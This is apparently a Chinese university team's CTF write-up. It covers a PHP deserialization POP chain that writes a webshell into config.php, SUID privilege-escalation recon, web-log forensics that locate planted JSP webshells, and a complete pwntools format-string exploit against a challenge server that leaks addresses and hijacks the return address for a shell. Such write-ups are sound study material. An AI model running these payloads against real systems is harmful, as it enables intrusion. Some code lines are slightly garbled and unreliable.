新疆大学-XXX2战队 WriteUp（撰写完成后导出为pdf文件提交至平台）

图片资源：`./images/`

排名

战队名称：第41名

[排行榜截图]

解题思路

WEB

浅析PHP原生类

```php
<?php
highlight_file(__FILE__);
class install {
    private $username;
    private $password;

    public function __wakeup()
    {
        echo "Hello,".$this->username;
    }

    public function __toString()
    {
        ($this->username)();
        return "Guest";
    }

    public function __destruct()
    {
        if(file_exists("install.lock")){
            exit("Already installed");
        }else{
            $config = [
                'username' => $this->username,
                'password' => md5($this->password)
            ];
            file_put_contents('config.php', serialize($config));
            file_put_contents('install.lock', "ok");
        }
    }
}

class Until {
```

```php
    public $a;
    public $b;
    public $c;

    public function __invoke()
    {
        $this->write($this->a, $this->b, $this->c);
    }

    public function __toString()
    {
        return "HappyUnserialize";
    }

    public function write($cla, $file, $cont)
    {
        $obj = new $cla();
        $obj->open($file,$cont);
        return True;
    }
}

@unserialize($_GET['data']);
```

```php
<?php
class install {
    private $username;
    private $password;
    public function __construct($A,$B){
        $this->username = $A;
        $this->password = $B;
    }

}

class Until {
    public $a;
    public $b;
    public $c;
}

$A = new Until();
$A ->a = "ZipArchive";
$A ->b = "install.lock";
$A ->c = 1;

$B = "<?php system('cat /flag');?>";
$C = new install($A,$B);
$D = new install($C,$B);

echo urlencode(serialize($D));
?>
```

`unserialize()` -> `install::__wakeup()` -> `echo $until_obj` -> `Until::__toString()` -> (输出 `Hello,HappyUnserialize`) -> `install::__toString()` (被触发) -> `($until_obj)()` -> `Until::__invoke()` -> `Until::write()` -> `恶意类::open()` (写入木马) -> `install::__destruct()` (输出 `Already installed`)

我们的目标是__destruct()方法，检测是否存在install.lock文件，我们要删除install.lock文件，利用原生类删除install.lock文件文件，
然后触发destruct方法，将木马写道config.php文件中，而在php原生类中，ZipArchive有函数open($file,$cont);覆盖原有文件。

---

a:2:{s:8:"username";O:7:"install":2:{s:17:"installusername";O:5:"Until":3:{s:1:"a";s:10:"ZipArchive";s:1:"b";s:12:"install.lock";s:1:"c";i:8;}s:17:"installpassword";s:28:"flag{9642b56c5638521c388370aeedc8af42}";}s:8:"password";s:32:"712a070302656ed2a4a6f4fa541bc424";}

InfoSEC

最近还好吗


1,登陆进去是普通用户权限。尝试`sudo -l`

```
pwn@400f98f516f5:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

For security reasons, the password you type will not be visible.

Password:
Sorry, user pwn may not run sudo on 400f98f516f5.
```


```
find / -perm -u=s -type f  2>/dev/null
```


```
pwn@400f98f516f5:~$ find / -perm -u=s -type f  2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/bin/newgrp
/usr/bin/su
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/mount
```

查找最新CVE提权



在github上找到利用脚本：





拿到flag。

CDF

可恶的木马竟然伪装成我的朋友

将文件传到linux下：

```
grep -R "banner_home.jpg" . > 2.txt
```

分析文件

```
./ex151028.log:119.145.72.172 - - [28/Oct/2015:11:11:07 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex151028.log:114.240.90.88 - - [28/Oct/2015:14:07:55 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex151028.log:111.202.109.14 - - [28/Oct/2015:16:31:10 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex151028.log:113.140.28.66 - - [28/Oct/2015:20:19:25 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex151028.log:106.39.189.169 - - [28/Oct/2015:20:23:28 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex151028.log:14.152.69.188 - - [28/Oct/2015:20:47:59 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex151028.log:221.232.128.158 - - [28/Oct/2015:20:52:42 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex151222.log:50.92.33.213 - - [22/Dec/2015:02:40:25 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex151222.log:110.181.105.198 - - [22/Dec/2015:10:21:07 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex151222.log:61.149.153.237 - - [22/Dec/2015:16:30:30 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex151222.log:223.2.45.169 - - [22/Dec/2015:16:33:24 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex150705.log:220.181.108.119 - - [05/Jul/2015:01:16:21 +0800] "GET /images/banner_home.jpg HTTP/1.1" 404 1021
./ex150705.log:111.75.197.173 - - [05/Jul/2015:13:39:27 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex150705.log:61.178.166.244 - - [05/Jul/2015:17:39:35 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex150705.log:114.243.163.91 - - [05/Jul/2015:20:40:29 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex150705.log:220.181.132.15 - - [05/Jul/2015:20:41:10 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex161217.log:210.74.131.197 - - [17/Dec/2016:11:43:02 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex161217.log:49.65.195.171 - - [17/Dec/2016:19:15:07 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./access.log.1386633600:113.140.31.2 - - [10/Dec/2013:11:42:06 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 52917 "http://www.zxsxsample.com/sxzn/index.action" "Mozilla/5.0 (Windows NT 6.1; Tri
./access.log.1386633600:218.58.50.138 - - [10/Dec/2013:13:58:16 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 52917 "http://www.zxsxsample.com/sxzn/index.action" "Mozilla/5.0 (Windows NT 6.1) Ap
./access.log.1386633600:125.46.17.55 - - [10/Dec/2013:15:51:23 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 52917 "http://www.zxsxsample.com/sxzn/index.action" "Mozilla/4.0 (compatible; MSIE 8.
./access.log.1386633600:113.140.84.100 - - [10/Dec/2013:21:06:19 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 52917 "http://www.zxsxsample.com/sxzn/index.action" "Mozilla/4.0 (compatible; MSIE
./access.log.1386633600:110.217.84.231 - - [10/Dec/2013:21:47:02 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 52917 "http://www.zxsxsample.com/sxzn/index.action" "Mozilla/5.0 (Windows NT 6.1) A
./ex160531.log:220.181.108.151 - - [31/May/2016:03:30:32 +0800] "GET /images/banner_home.jpg HTTP/1.1" 404 1021
./ex160531.log:182.81.177.158 - - [31/May/2016:10:49:05 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex160531.log:180.97.79.16 - - [31/May/2016:13:35:24 +0800] "HEAD /sxzn/images/banner_home.jpg HTTP/1.0" 200 -
./ex160531.log:210.32.172.184 - - [31/May/2016:15:42:44 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex160531.log:110.175.224.127 - - [31/May/2016:17:55:59 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 16368
./ex160531.log:113.143.81.185 - - [31/May/2016:17:58:14 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex160531.log:137.224.252.27 - - [31/May/2016:18:57:19 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex160531.log:222.29.157.125 - - [31/May/2016:22:23:21 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex160531.log:119.185.77.65 - - [31/May/2016:23:07:11 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex141024.log:124.193.176.104 - - [24/Oct/2014:07:19:02 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex141024.log:59.64.57.143 - - [24/Oct/2014:09:31:54 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex141024.log:171.221.168.43 - - [24/Oct/2014:14:46:55 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex141024.log:113.140.28.66 - - [24/Oct/2014:17:37:52 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex141024.log:194.80.32.12 - - [24/Oct/2014:18:13:48 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex141024.log:113.140.84.104 - - [24/Oct/2014:18:16:03 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex141024.log:194.80.32.12 - - [24/Oct/2014:20:49:01 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex141024.log:119.183.157.199 - - [24/Oct/2014:21:02:22 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex141024.log:1.85.233.49 - - [24/Oct/2014:21:19:08 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex141024.log:1.85.233.49 - - [24/Oct/2014:21:24:45 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 304 -
./ex141024.log:1.85.233.49 - - [24/Oct/2014:21:25:55 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 304 -
./ex141024.log:113.140.84.108 - - [24/Oct/2014:21:29:34 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex141024.log:1.85.233.49 - - [24/Oct/2014:21:34:20 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex141024.log:113.140.84.98 - - [24/Oct/2014:21:51:09 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex141024.log:148.88.194.240 - - [24/Oct/2014:22:30:29 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
```

查找文件大小改变的节点

```
./ex180223.log:106.120.142.148 - - [23/Feb/2018:14:24:46 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex180223.log:42.88.93.218 - - [23/Feb/2018:17:24:13 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex180223.log:117.139.14.204 - - [23/Feb/2018:18:23:22 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex180223.log:183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
./ex180223.log:183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
./ex180223.log:183.62.9.42 - - [23/Feb/2018:21:21:01 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 304 -
./ex180223.log:45.63.121.61 - - [23/Feb/2018:21:30:59 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
./ex180223.log:221.220.118.140 - - [23/Feb/2018:21:31:18 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
./ex180223.log:221.218.106.187 - - [23/Feb/2018:21:31:23 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
```

找到时间和ip：

```
23/Feb/2018 183.62.9.42
```

```
grep -E "\.php|\.jsp|\.asp" /path/to/logs/ | grep -v "index" | grep -v "favicon"
> 5.txt
```

找到shell文件：`table.jsp、en.jsp、2.jsp`


```
./ex180223.log:157.55.39.231 - - [23/Feb/2018:20:51:32 +0800] "GET /clim/climintro.jsp HTTP/1.1" 200 3270
./ex180223.log:183.62.9.42 - - [23/Feb/2018:21:02:20 +0800] "GET /sxzn/table.jsp HTTP/1.1" 404 997
./ex180223.log:183.62.9.42 - - [23/Feb/2018:21:02:32 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 272
./ex180223.log:183.62.9.42 - - [23/Feb/2018:21:02:42 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp?act=login HTTP/1.1" 302 -
./ex180223.log:183.62.9.42 - - [23/Feb/2018:21:02:43 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 423
./ex180223.log:183.62.9.42 - - [23/Feb/2018:21:04:26 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
./ex180223.log:183.62.9.42 - - [23/Feb/2018:21:04:39 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 1271
./ex180223.log:183.62.9.42 - - [23/Feb/2018:21:12:52 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 1276
```

```
./post_hits.txt:/test/logs/ex180223.log:7716:183.62.9.42 - - [23/Feb/2018:21:02:42 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp?act
./post_hits.txt:/test/logs/ex180223.log:7718:183.62.9.42 - - [23/Feb/2018:21:04:26 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTT
./post_hits.txt:/test/logs/ex180223.log:7739:183.62.9.42 - - [23/Feb/2018:21:12:52 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 1276
./post_hits.txt:/test/logs/ex180223.log:7754:183.62.9.42 - - [23/Feb/2018:21:13:25 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 1276
./post_hits.txt:/test/logs/ex180223.log:7755:183.62.9.42 - - [23/Feb/2018:21:14:22 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTT
./post_hits.txt:/test/logs/ex180223.log:7759:183.62.9.42 - - [23/Feb/2018:21:16:06 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 59
./post_hits.txt:/test/logs/ex180223.log:7760:183.62.9.42 - - [23/Feb/2018:21:16:07 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 789
./post_hits.txt:/test/logs/ex180223.log:7761:183.62.9.42 - - [23/Feb/2018:21:16:19 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 596
./post_hits.txt:/test/logs/ex180223.log:7762:183.62.9.42 - - [23/Feb/2018:21:16:34 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 160
./post_hits.txt:/test/logs/ex180223.log:7763:183.62.9.42 - - [23/Feb/2018:21:16:37 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 508
```


flag{2018-2-23/183.62.9.42/table.jsp-en.jsp-2.jsp}

Game

我勒个超级玛丽奥



进入界面，是一个游戏开始的界面，我们x掉游戏界面，右键进入bash shell



得到flag

Pwn

我最好的初代同事

直接泄露就行，给了个后门地址我们看看

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int i; // [rsp+Ch] [rbp-4h]

  setvbuf(_bss_start, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 2, 0LL);
  welcome();
  for ( i = 0; i <= 4; ++i )
    test_human();
  game();
  return 0;
}
```

首先我们绕过人机

```
for _ in range(5):
    line = b''Q
    while b'what\'s' not in line:
        line = p.recvline()
    line = line.decode().strip()
    a, b = map(int, line.split('what\'s ')[1].split(' add '))
    p.sendline(str(a + b).encode())
```

然后我们要泄露leak地址才行，直接gdb找参数

为1和15

思路是先泄露stack地址找到ebp下面地址然后更改，我们可以看到game地址那个地方，直接改为success就行

```
from pwn import *

context.arch = 'amd64'
context.log_level = 'info'

p = remote('113.201.14.253', 38824)
# p = process('./fmt')
elf = ELF('./fmt')
libc = ELF('./libc.so.6')

for _ in range(5):
    line = b''Q
    while b'what\'s' not in line:
        line = p.recvline()
    line = line.decode().strip()
    a, b = map(int, line.split('what\'s ')[1].split(' add '))
    p.sendline(str(a + b).encode())

p.sendlineafter(b"[2]leave", b"1")
payload = b'%1$p.%15$p'
p.sendlineafter(b"Input:", payload)
p.recvuntil(b"Your input:")
leak_data = p.recvline().strip().split(b'.')
stack_leak = int(leak_data[0], 16)
log.success(f"stack leak: {hex(stack_leak)}")
pie_leak = int(leak_data[1], 16)
log.success(f"PIE leak: {hex(pie_leak)}")
stack_base = stack_leak + (0x7ffd5c35df48-0x7ffd5c35b860) - 0x20
log.success(f"stack base: {hex(stack_base)}")
elf_base = pie_leak -121+(0xcf-0xf2)
log.success(f"ELF base: {hex(elf_base)}")
elf_base2 = pie_leak -121 + (0x3F80-0x14F2)
log.success(f"ELF base2: {hex(elf_base2)}")

p.sendlineafter(b"[2]leave", b"1")
payload = b'%' + str(stack_base&0xff).encode() + b'c%10$hhn'
p.sendlineafter(b"Input:", payload)

p.sendlineafter(b"[2]leave", b"1")
payload = b'%' + str(0xd7).encode() + b'c%14$hhn'
p.sendlineafter(b"Input:", payload)

p.interactive()
```

```
Your input:


Is it fun?Hahaha!!!
$ cat falg
cat: falg: No such file or directory
$ cat flag
flag{5948c29aa6655aa5b242c5dd4ecb51ab}
[*] Got EOF while reading in interactive
$
```